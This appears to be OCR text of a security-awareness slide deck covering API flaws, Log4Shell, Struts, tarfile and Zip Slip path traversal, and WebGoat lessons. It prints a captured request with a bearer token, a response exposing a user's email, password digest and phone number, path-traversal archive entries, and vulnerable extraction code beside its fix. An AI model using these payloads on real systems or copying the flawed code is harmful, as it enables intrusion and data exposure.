
```
DELETE /groups/2347/user/8629 HTTP/1.1
Host: api.outdoortechnology.com
Content-Length: 0
Connection: close
Accept: */*
User-Agent: Walkie Talkie ODT Audio/1.3 (com.outdoortech.app.OutdoorTech; build:5;
iOS 12.1.1) Alamofire/4.7.2
Accept-Language: en-GB;q=1.0
Authorization:eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo4NjI5LCJleHAiOjE1NTAxNTk5MzN9.luet
RLKDc7GC1QYSLrC2yELtXYrH0c-T0t61o-40r
Accept-Encoding: gzip, deflate
```


Response


Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Status: 200 OK
ETag: W/"55b23d3313e6d2942280b1a957eb5d09"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 2fe9dbe0-a0de-46b0-a182-a824962b4bde
X-Runtime: 0.016244
X-Powered-By: Phusion Passenger 4.0.60
Date: Thu, 14 Feb 2019 14:27:51 GMT
Server: nginx/1.12.1 + Phusion Passenger 4.0.60
Content-Length: 302

[{"id":8631,"email":"outdoortech3@alanmonie.com","password_digest":"$2a$10$ZiDjXQOEyNUxKILru0y3YuH3TIy.J
oOJW","name":"Alan3","last_name":"Monie3","phonenumber":"07777777777","created_at":"2018-12-21T11:08:58.
2018-12-21T11:08:58.000Z","password_reset_code":null}]
```

Dependency chain attacks







Access to AWS instance metadata through SSRF

https://blog.sonatype.com/python-packages-upload-your-aws-keys-env-vars-secrets-to-web

Log4Shell

Injection of malicious

JNDI string is logged by

Log4j parses the string

open / source / insights

Search for oper

Remote code injection in Log4j


Overview

Source	GHSA
ID	GHSA-jfh8-c2jp-5v3q
Aliases	CVE-2021-44228
Affected package	org.apache.logging.log4j:log4j-core

Summary


18.41k
TOTAL PACKAGES AFFECTED

7.95k
PACKAGES WITH A KNOWN FIX



https://www.splunk.com/en_us/surge/log4shell-log4j-response-overview.html

Apache has patched a critical remote code-execution vulnerability in Struts 2, and users should update immediately.




Users of Struts 2.3 should upgrade to 2.3.35
Users of Struts 2.5 should upgrade to 2.5.17

https://threatpost.com/apache-struts-2-flaw-uncovered-more-critical-than-equifax-bug/136850/


Not that easy…

- Does your application use this version?
- Upgrading to new version without modifications?
- How to test?



15-Year-Old Unpatched Python Vulnerability Potentially Affects Over 350,000 Projects

September 22, 2022 Ravie Lakshmanan



If you tar a file named "../../../../../etc/passwd" and then make the admin untar it, /etc/passwd gets overwritten

As ma a result of a security flaw in a Python module that has remained unpatched for 15 years.


Popular This Week

London Police Arrested 17-Year-Old Hacker Suspected of Uber and GTA 6 Breaches

15-Year-Old Unpatched Python Vulnerability Potentially Affects Over 350,000 Projects

Hackers Exploited Zero-Day RCE Vulnerability in Sophos Firewall — Patch Released

Firing Your Entire Cybersecurity Team? Are You Sure?



Record DDoS Attack with 25.3 Billion Requests

Zip Slip Vulnerability

```
5 Tue Jun 5 11:04:29 BST 2018 good.sh
20 Tue Jun 5 11:04:42 BST 2018 ../../../../../../../../../tmp/evil.sh
```

```
1   Enumeration<ZipEntry> entries = zip.getEntries();
2   while (entries.hasMoreElements()) {
3       ZipEntry e = entries.nextElement();
4       File f = new File(destinationDir, e.getName());
5       InputStream input = zip.getInputStream(e);
6       IOUtils.copy(input, write(f));
7   }
```

```
1  String canonicalDestinationDirPath = destinationDir.getCanonicalPath();
2  File destinationfile = new File(destinationDir, e.getName());
3  String canonicalDestinationFile = destinationfile.getCanonicalPath();
4  if (!canonicalDestinationFile.startsWith(canonicalDestinationDirPath + File.separator)) {
5    throw new ArchiverException("Entry is outside of the target dir: " + e.getName());
6  }
```


https://snyk.io/research/zip-slip-vulnerability

The Evolving Developer Mindset

Security is **everyone's job** now, not just the security team's. With continuous integration and continuous deployment, all developers have to be security engineers... We move too fast for there to be time for reviews by the security team beforehand.


That needs automation, and it needs to be **integrated into your process**. Each and every piece should get security integrated into it... before and after being deployed.

– **Werner Vogels, Amazon CTO**
at AWS re:Invent 2017



@chriseng

Milestone **v2023.5** has been released



We need help

- Not just in the development part…
- Translations
- But also input for new lessons
- Content
- Review
- Testing
- Etc…


I love a
challenge!

Demo WebGoat

HTTP Basics

Setup

Firefox

OWASP ZAP

WEBGOAT


Plugins:

- Foxyproxy standard(optional)
- Cookie manager (optional)
- Web Developer

Intercepting proxy

- Basically a “Man-in-the-middle” attack on yourself

- Full control on all HTTP traffic:
  - Monitoring
  - Pausing
  - Analysis
  - Editing
  - Etc



WEBGOAT

- Introduction
- General
- Injection Flaws
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Insecure Deserialization
- Request Forgeries
- Vulnerable Components - A9
- Client side
  - Bypass front-end restrictions
  - Client side filtering
  - HTML tampering
- Challenges

Client side filtering

Show hints | Reset lesson

1 2 3

No need to pay if you know the code ...

Samsung Galaxy S8

Samsung · (124421 reviews)

PRICE
US $899

COLOR

CAPACITY
64 GB | 128 GB

QUANTITY
- 1 +

CHECKOUT CODE

Buy

♡ Like

WEBGOAT

- Introduction
- General
- Injection Flaws
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Insecure Deserialization
- Request Forgeries
- Vulnerable Components - A9
- Client side
  - Bypass front-end restrictions
  - Client side filtering
  - HTML tampering
- Challenges

HTML tampering

Show hints | Reset lesson

1 2 3

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	
 55" M5510 White Full HD Smart TV by Samsung Status: In Stock	1	2999.99	$2999.99	✖ Remove

Subtotal	$2999.99
Shipping costs	$0.00
Total	$2999.99

WEBGOAT

- Introduction
- General
  - HTTP Basics
  - HTTP Proxies
- Injection Flaws
- Authentication Flaws
- Cross-Site Scripting (XSS)
- Access Control Flaws
- Insecure Communication
- Insecure Deserialization
- Request Forgeries
- Vulnerable Components - A9
- Client side


HTTP Proxies

Reset lesson

1 2 3 4 5 6 7

Use the intercept

To intercept a request, you start by clicking the green button. This will set a break point for the next request.



It All Starts with a '

It's not fun when you're next!

